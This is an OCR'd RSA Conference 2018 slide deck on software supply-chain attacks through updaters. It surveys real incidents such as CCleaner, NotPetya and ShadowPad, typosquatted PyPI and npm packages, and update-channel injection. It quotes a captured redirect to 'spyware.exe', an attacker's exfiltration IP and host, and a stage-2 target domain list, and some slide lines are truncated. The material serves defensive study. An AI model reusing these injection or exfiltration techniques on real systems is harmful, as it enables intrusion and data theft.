RSAConference2018
San Francisco | April 16 – 20 | Moscone Center

SESSION ID: HT-W14

THE UNEXPECTED ATTACK VECTOR: SOFTWARE UPDATERS


Elia Florio

Security Research Lead
Microsoft - Windows Defender ATP
https://www.linkedin.com/in/elia-florio-b042b23

Popular entry vector for attackers

Yesterday	 Browser Exploits	 Office Exploits	 Flash Exploits
Today			

Popular entry vector for attackers: Browsers?



"Microsoft's strategy and technology improvements toward mitigating arbitrary native code execution in Windows 10"

Matt Miller @epakskape
Dave Weston @dwizzzleMSFT

Microsoft
Mar, 2017

Source: https://cansecwest.com/slides/2017/CSW2017_Weston-Miller_Mitigating_Native_Remote_Code_Execution.pdf

Popular entry vector for attackers: Flash?

Conclusions

- Finding bugs in Flash is generally getting harder
  - 1 bug per day versus 1 per week
- Certain bug classes are drying up, but others are taking their places
- Flash mitigations are making it more difficult to exploit bugs, especially with low-quality bugs

Google


"The Secret Life of ActionScript The year in Flash bugs, exploits and mitigations"

Natalie Silvanovich @natashenka

Google
Mar, 2015

Source: https://infiltratecon.com/archives/The%20Secret%20Life%20of%20ActionScript_Natalie_Silvanovich.pdf

Popular entry vector for attackers

Yesterday	 Browser Exploits	 Office Exploits	 Flash Exploits
Today	 Credential Phishing and Brute-force	 Macro, Packager, OLE, DDE	 Software Supply-Chain

Software Supply Chain attacks

> “An unknown attacker was taking advantage of a silent yet effective attack vector: the compromised update mechanism or software supply chain for a third-party editing tool.”

— Microsoft, “WilySupply” supply-chain attack (May, 2017)

Types of Supply Chain Attacks

Compromise of Build/Update Infrastructure


Attackers compromise software building tools or update infrastructure

Stolen Cert or Compromised Dev Account

Attackers steal code-sign certificates or sign malicious apps using the identity of dev company

Compromised HW/FW/PLC

Attackers compromise specialized code shipped into hardware or firmware components




Pre-installed malware on device


Devices storage memory carrying over malware (Cameras, USB, Phones, etc)

Supply Chain Attacks

Weakest Link Problem



Software Supply Chain Attacks Trends



Software Supply Chain incidents on Windows and Mac systems


[*source: public reports of security incidents from security vendors*]

Historical Data (Windows)

Period	Software Affected	Incident
Jul 2011	ESTsoft ALZip	"SK Communications" data breach in South Korea (src: *Command Five Pty*)
Jun 2013	SimDisk, Songsari	Incidents affecting Government and News website in South Korea (src: *TrendMicro*)
Jun 2013 Apr 2014	Three <**undisclosed**> ICS Vendors (Industrial Control System)	"DragonFly" campaign targeting energy sector and ICS industry (src: *Symantec*)
Jan 2014	GOM Player	Incident at Monju reactor facility in Japan (src: *Contextis*)
Jan 2015	League of Legends (LoL) Path of Exile (PoE)	PlugX malware found in two popular videogames in Asia (src: *TrendMicro*)
Apr 2015	EvLog 3.0 (EventID)	Operation "Kingslayer" targeting popular sysadmin software in Fortune500 (src: *RSA*)
Oct 2016 Mar 2017	Ask Partner Network (APN)	ASK distribution network compromised to deliver malware (src: *CarbonBlack*)
Nov 2016	<**undisclosed**> ATM software	ATM software installation package compromised with malicious script (src: *Microsoft*)
May 2017	<**undisclosed**> Text Editor	Operation "WilySupply" targeting financial sector and IT companies (src: *Microsoft*)
Jun 2017	M.e. Doc	Popular tax software used as distribution vector for PETYA (src: *Kaspersky* & *Microsoft*)
Jul 2017	NetSarang XShell	Operation "ShadowPad": compromised server tools for devs/sysadmins (src: *Kaspersky*)
Sep 2017	CCleaner	Popular freeware tool backdoored to compromise IT companies (src: *Cisco Talos & Morphisec*)

Historical Data (Mac)

Period	Software Affected	Incident
Mar 2016	Transmission (bittorrent app)	Compromised to deliver OSX/KeRanger ransomware for MacOS (src: *ESET & Palo Alto*)
Aug 2016	Transmission (bittorrent app)	Compromised to deliver OSX/Keydnap malware for MacOS (src: *ESET & Palo Alto*)
May 2017	Handbrake (dvd app)	Compromised to deliver OSX.Proton commercial backdoor for MacOS (src: *ESET*)
Oct 2017	Elmedia player (media app)	Compromised to deliver OSX.Proton commercial backdoor for MacOS (src: *ESET*)



Impact of Software Supply Chain Attacks

Big potential for outreach of victims

2 B

Downloads of **CCleaner** worldwide

1 M

Estimated machines using **M.E. Doc** tax software in Ukraine

Big return for attackers

100

Customers in energy and financial sectors potentially affected by **NetSarang** supply-chain attack

35 M

Personal identities stolen from “SK Communications” due to **ALZip** compromise

Other risks from Supply Chain

MITM of update channel


Software vendor is not compromised, but updater uses **insecure network protocols** (no SSL).

Attackers with a privileged network position can use MITM or MOTS to inject poisoned update packages.

welivesecurity

New FinFisher surveillance campaigns: Internet providers involved?

FinFisher has extensive spying capabilities, such as live surveillance through webcams and microphones, keylogging, and exfiltration of files. What sets FinFisher apart from other surveillance tools, however, are the controversies around its deployments.






Figure 2: Detailed infection mechanism of latest FinFisher variants

Source: https://www.welivesecurity.com/2017/09/21/new-finfisher-surveillance-campaigns/

Other risks from Supply Chain

MITM of update channel

Software vendor is not compromised, but updater uses **insecure network protocols** (no SSL).

Attackers with a privileged network position can use MITM or MOTS to inject poisoned update packages.

2.1. On-Path Systems

NSA QUANTUM

Based on information from documents leaked from the US National Securit
NSA's QUANTUM is an on-path network injection system, and has been usec
engineers associated with Belgian telco Belgacom, employees of OPEC, and
accessing terrorist content. NSA's QUANTUM has never been publicly measu
but leaked documents indicate that it functions by injecting HTTP redirects
users' connections.

Hacking Team Network Injection Appliance (NIA)

According to a patent filed in 2010 by nation-state spyware vendor Hacking
leaked documents, the company may have developed a similar on-path net
system called the **Hacking Team Network Injection Appliance (NIA)**. This sy
been publicly measured in the wild. The patent indicates that the NIA functi
HTTP redirects into targeted users' connections.

2.2. In-Path Systems

FinFly ISP

Leaked documents from nation-state spyware vendor FinFisher indicate that the company sells an in-path network injection system called FinFly ISP. The complex system supports a number of unique features, such as rewriting downloaded binaries on-the-fly. The system was apparently sold to governments in Mongolia and Turkmenistan, and at least one

Path	Which application does this path typically correspond to?	If a user visits this site to download the application, the path will be fetched unauthenticated over HTTP
/opera/stable/windows	Opera	opera.com
/vlc-2.2.8-win32.exe	VLC	download.videolan.org[8]
/ccsetup539.exe	CCleaner	ccleaner.com download.com
/wrar550.exe	WinRAR 32-bit	download.com
/wrar540tr.exe	WinRAR 32-Bit Turkish	?
/winrar-x64-550.exe	WinRAR 64-bit	download.com
/winrar-x64-550tr.exe	WinRAR 64-Bit Turkish	?
/7z1701.exe	7-Zip	7-zip.org
/7z1701-x64.exe	7-Zip (64-bit)	7-zip.org

```
17:28:25.024300 IP (tos 0x0, ttl 64, id 13330, offse
(6), length 134)
192.168.1.26.8080 > 192.168.1.27.49458: Flags [F.],
length 94: HTTP, length: 94
HTTP/1.1 307 Temporary Redirect
Location: http://example.com/spyware.exe
Connection: close
```

Source: https://citizenlab.ca/2018/03/bad-traffic-sandvines-packetlogic-devices-deploy-government-spyware-turkey-syria/

Other risks from Supply Chain

Dev Package Supply Chain Attack

Software vendor is not compromised, but the **distribution channel offers opportunities to attackers**

Various risks: social-eng, typo-squatting, insecure protocols, inclusion of untrusted libraries

Source: https://github.com/comaeio/OPCDE/tree/master/2017/Supply%20Chainsaw%20Practical%20software%20supply%20chain%20attacks%20-%20Matt%20Weeks

Other risks from Supply Chain

Dev Package Supply Chain Attack

Software vendor is not compromised, but the **distribution channel offers opportunities to attackers**

Example: mimic well-known names of packages and libraries hoping that devs will use the ma[illegible]s versions.

python

Libraries included malicious but benign code

"These packages contain the exact same code as their upstream package thus their functionality is the same, but the installation script, setup.py, is modified to include a malicious (but relatively benign) code," NBU explained.

Experts say the malicious code only collected information on infected hosts, such as name and version of the fake package, the username of the user who installed the package, and the user's computer hostname.

Collected data, which looked like "Y:urllib-1.21.1 admin testmachine", was uploaded to a Chinese IP address at "**121.42.217.44:8080**".

Packages removed last week

NBU officials contacted PyPI administrators last week who removed the packages before officials published a security advisory on Saturday. The following packages were found to contain the malicious code:

- **acqusition** (uploaded 2017-06-03 01:58:01, impersonates *acquisition*)
- **apidev-coop** (uploaded 2017-06-03 05:16:08, impersonates *apidev-coop_cms*)
- **bzip** (uploaded 2017-06-04 07:08:05, impersonates *bz2file*)
- **crypt** (uploaded 2017-06-03 08:03:14, impersonates *crypto*)
- **django-server** (uploaded 2017-06-02 08:22:23, impersonates *django-server-guardian-api*)
- **pwd** (uploaded 2017-06-02 13:12:33, impersonates *pwdhash*)
- **setup-tools** (uploaded 2017-06-02 08:54:44, impersonates *setuptools*)
- **telnet** (uploaded 2017-06-02 15:35:05, impersonates *telnetsrvlib*)
- **urlib3** (uploaded 2017-06-02 07:09:29, impersonates *urllib3*)
- **urllib** (uploaded 2017-06-02 07:03:37, impersonates *urllib3*)

npm

Attacker typo-squatted on famous project names


The attacker used a technique called "typo-squatting" to register packages with names similar to popular libraries, but containing typos in their names. For example, the attacker registered a malicious package named "mongose" that contained the source of the legitimate Mongoose project plus extra malicious code.

The malicious code in this projects would execute when developers would compile and run their personal JavaScript projects. The code would collect local environment variables and upload them to the attacker's server located at: **npm.hacktask.net**.

The attack is dangerous because some information such as hard-coded passwords or API access tokens is stored as environment variables.

Issue discovered by Swedish developer

The issue first came to light when Swedish developer Oscar Bolmsten ran across the `cross-env` npm package.



Source: [1] https://www.bleepingcomputer.com/news/security/javascript-packages-caught-stealing-environment-variables/
[2] http://www.nbu.gov.sk/skcsirt-sa-20170909-pypi/

SOFTWARE SUPPLY CHAIN INCIDENTS (2011-2018)

ALZip incident in SK (2011)

- ALZip **update servers were breached** few months before the attack
- A redirection script was installed on the servers to re-route update traffic to attacker CDN
- Attacker targeted specifically SK Communications computers, other **ALZip users received regular clean updates**
- Using a **vulnerability in the update mechanism**, attacker was able to push and execute a malicious DLL and install a reconnaissance backdoor



c|net REVIEWS NEWS VIDEO HOW TO SMART HOME CARS DEALS DOWNLOAD

SECURITY

Report: Breach exposes data of 35 million S. Koreans


More than half of South Korea's population could be at risk of phishing and spam after data breach.

BY ELINOR MILLS / JULY 28, 2011 12:47 PM PDT


THE UPDATE SERVER

The update server used by the attackers as a launchpad for their attack against SK Communications was ESTsoft's ALZip update server. ESTsoft is a large South Korean software company


[5] A vulnerability exists in certain versions of a software program used by SK Communications (amongst other companies) which could allow an attacker to gain control of computers if the program is used on them to open a maliciously crafted file. (Japanese IT Promotion Agency 2011)



Source: https://www.commandfive.com/papers/C5_APT_SKHack.pdf

Three ICS vendors compromised (2013-2014)


- “The first identified Trojanized software was a product used to provide VPN access to programmable logic controller (PLC) type devices. The vendor discovered the attack shortly after it was mounted, but there had already been **250 unique downloads of the compromised software**.”
- “a software package containing a driver for one of its devices was compromised. Symantec estimates that the Trojanized software was **available for download for at least six weeks in June and July 2013**.”
- “European company which develops systems to manage wind turbines, biogas plants, and other energy infrastructure. Symantec believes that **compromised software may have been available for download for approximately ten days in April 2014**.”



Source: https://www.symantec.com/connect/blogs/dragonfly-western-energy-companies-under-sabotage-threat

EvLog supply chain attack (2016)

- “For purposes of MSI downloads and for auto-updating the application, Alpha maintains multiple websites. **During the time these particular websites were subverted**”
- “At least three binaries, as well as an MSI software installation package**, were determined to have been modified for malicious purposes** using the Alpha application’s original source code”
- “all of the particular Alpha application installations attempting to update during the 17 day Kingslayer subversion window **received a malicious but otherwise functioning update**. We do not know how many of them also received the secondary malware”



Source: https://www.rsa.com/content/dam/pdfs/2-2017/kingslayer-a-supply-chain-attack.pdf

EvLog supply chain attack (2016)

KrebsonSecurity
In-depth security news and investigation

21 How to Bury a Major Breach Notification

FEB 17

Amid the hustle and bustle of the **RSA Security Conference** in San Francisco last week, researchers at RSA released a startling report that received very little press coverage relative to its overall importance. The report detailed a malware campaign that piggybacked on a popular piece of software used by system administrators at some of the nation's largest companies. Incredibly, the report did not name the affected software, and the vendor in question has apparently chosen to bury its breach disclosure. This post is an attempt to remedy that.

EvLog 3.0 Security Notification

Please note that following an internal investigation, we determined that EvLog 3.05 had been compromised and the update process modified to point to a modified version of EvLog. The compromised version of EvLog has been online between Apr 9, 2015 and Apr 26, 2015. The software has been updated, the installation process restored to the legitimate site and the signing certificates replaced.

If you have downloaded or update the software within the Apr 9 - Apr 26 2015, the likelihood of additional malware, tools, or attacker access within the environment is considered to be high. Altair recommends that affected party further investigate this incident to determine the full scope of any additional compromised systems, user accounts, and modified or accessed critical data. Altair also recommends that affected party not take any immediate remediation actions without first devising a response plan, as changes to the network or endpoints could cause investigative artifacts or evidence to be altered or deleted. In addition, as this malware or the attackers could have installed other families of malware or additional channels allowing access the affected party network and resources, premature remediation or action without proper investigation, scoping, and analysis may be ineffective to alleviate the current threat.

Additional security measures have been implemented in order to detect any future attacks against the software location and update files.

We apologize for the inconvenience.

Altair Technologies

June 30, 2016

Source: https://krebsonsecurity.com/2017/02/how-to-bury-a-major-breach-notification/ ; http://www.eventid.net/evlog/evlogsecnote.asp


(Not)Petya (2017)

- NotPetya epidemic ransomware was distributed initially from a compromised updater server
- A small tax software company (M.E. Doc) in Ukraine was compromised and **attackers subverted the updater with NotPetya ransomware**
- Ukrainian cyber-police confirmed the update infection vector and also that **it wasn't the first time**
- The infection was targeted at Ukrainian users, but the worm capabilities of the ransomware caused a global outbreak

Source: https://cloudblogs.microsoft.com/microsoftsecure/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/

ShadowPad (2017)

- Trojanized building infrastructure produced backdoored versions of “nssock2.dll” shipped with NetSarang product updates
- **Multiple NetSarang products affected** (code sharing)
- Backdoored DLL executes in-memory shellcode with network beaconing capabilities using DNS protocol covert channel
- Special response packet from attacker’s server can activate stage2 payload and enable further compromise only for interesting targets
- **Backdoor has almost zero footprint on disk**




Source: https://2017.zeronights.org/wp-content/uploads/materials/ZN17_Matt_Recent%20Exploit%20Trend%20and%20Mitigation.%20Detection%20Tactics-Current.pdf
https://securelist.com/shadowpad-in-corporate-networks/81432/

CCleaner tool backdoored (2017)

- “the server implemented a series of checks to **determine whether to proceed with standard operations or simply redirect to the legitimate Piriform web site**. “
- “In situations where the primary C2 server does not return a response to the HTTP POST request described in the previous section, the malware fails back to using a DGA algorithm”
- “This PE performs queries to additional C2 servers and executes in-memory PE files. This may complicate detection on some systems since the executable files are never stored directly on the file system.”
- “after deduplicating entries, **20 systems were successfully delivered the Stage 2 payload**”

```
$DomainList = array(
"singtel.corp.root",
"htcgroup.corp",
"samsung-breda",
"Samsung",
"SAMSUNG.SEPM",
"samsung.sk",
"jp.sony.com",
"am.sony.com",
"gg.gauselmann.com",
"vmware.com",
"ger.corp.intel.com",
"amr.corp.intel.com",
"ntdev.corp.microsoft.com",
"cisco.com",

"uk.pri.o2.com",
"vf-es.internal.vodafone.com",
```





```
-rw-r--r--  1 random  staff  24179 Aug 15 06:18 cls_mysql.php
drwxr-xr-x  5 random  staff    170 Sep 12 04:45 data
-rw-r--r--  1 random  staff  14558 Sep 12 11:18 x.php
-rw-r--r--  1 random  staff   2174 Sep 13 03:44 init.php
lrwxr-xr-x  1 random  staff      5 Sep 19 00:36 index.php -> x.php
```

Source: http://blog.talosintelligence.com/2017/09/ccleaner-c2-concern.html, https://blog.avast.com/avast-threat-labs-analysis-of-ccleaner-incident

MediaGet (New! 2018)

- In March, a popular torrent application (MediaGet) started to **distribute a backdoored update through the regular update mechanism** for unknown reasons
- The backdoored binary was also signed, but by an unrelated software developer company in Mexico
- This campaign ended up installing *Dofoil* trojan and a Coin Miner automatically on thousands of machines using MediaGet update
- Attackers had probably access to source and building infrastructure of MediaGet in order to rebuild a trojanized version





Source: https://cloudblogs.microsoft.com/microsoftsecure/2018/03/13/poisoned-peer-to-peer-app-kicked-off-dofoil-coin-miner-outbreak/

Root Causes and Impact

Period	Software Affected	Compromised Infra	Selective Infection	Multi-Staged	Targets
Jul 2011	ESTsoft ALZip	YES	YES	YES	Country-specific
Jun 2013	SimDisk, Songsari	YES	UNKNOWN	YES	Industry-specific
Jun 2013 Apr 2014	Three <**undisclosed**> ICS Vendors (Industrial Control System)	YES	YES	YES	Industry-specific
Jan 2014	GOM Player	YES	UNKNOWN	YES	Industry-specific
Jan 2015	League of Legends (LoL) Path of Exile (PoE)	YES	NO	NO	Country-specific
Apr 2015	EvLog 3.0 (EventID)	YES	YES	YES	Industry-specific
Oct 2016 Mar 2017	Ask Partner Network (APN)	YES	NO	YES	
Nov 2016	<**undisclosed**> ATM software	YES	YES	YES	Industry-specific
May 2017	<**undisclosed**> Text Editor	YES	YES	YES	Industry-specific
Jun 2017	M.e. Doc	YES	NO	NO	Country-specific (*)
Jul 2017	NetSarang XShell	YES	YES	YES	Industry-specific
Sep 2017	CCleaner	YES	YES	YES	Industry-specific

CASE STUDY:
OPERATION “WILYSUPPLY”

Case Study: Operation “WilySupply”

Windows Defender ATP thwarts Operation WilySupply software supply chain cyberattack

Rate this article ★★★★★

msft-mmpc May 4, 2017

Share 70 444 in 368 4

Several weeks ago, the Windows Defender Advanced Threat Protection (Windows Defender ATP) research team noticed security alerts that demonstrated an intriguing attack pattern. These early alerts uncovered a well-planned, finely orchestrated cyberattack that targeted several high-profile technology and financial organizations. An unknown attacker was taking advantage of a silent yet effective attack vector: the compromised update mechanism or software supply chain for a third-party editing tool. The software vendor that develops the editing tool was unaware of the issue. In fact, while their software supply chain served as a channel for attacking other organizations, they themselves were also under attack.

This cyberattack could have been much more problematic if it had gone undetected. Its early discovery allowed incident responders—a collaboration of security experts from the targeted industries and developers working for the third-party software vendor—to work with Microsoft security researchers to promptly identify and neutralize the activities associated with this cyberespionage campaign.

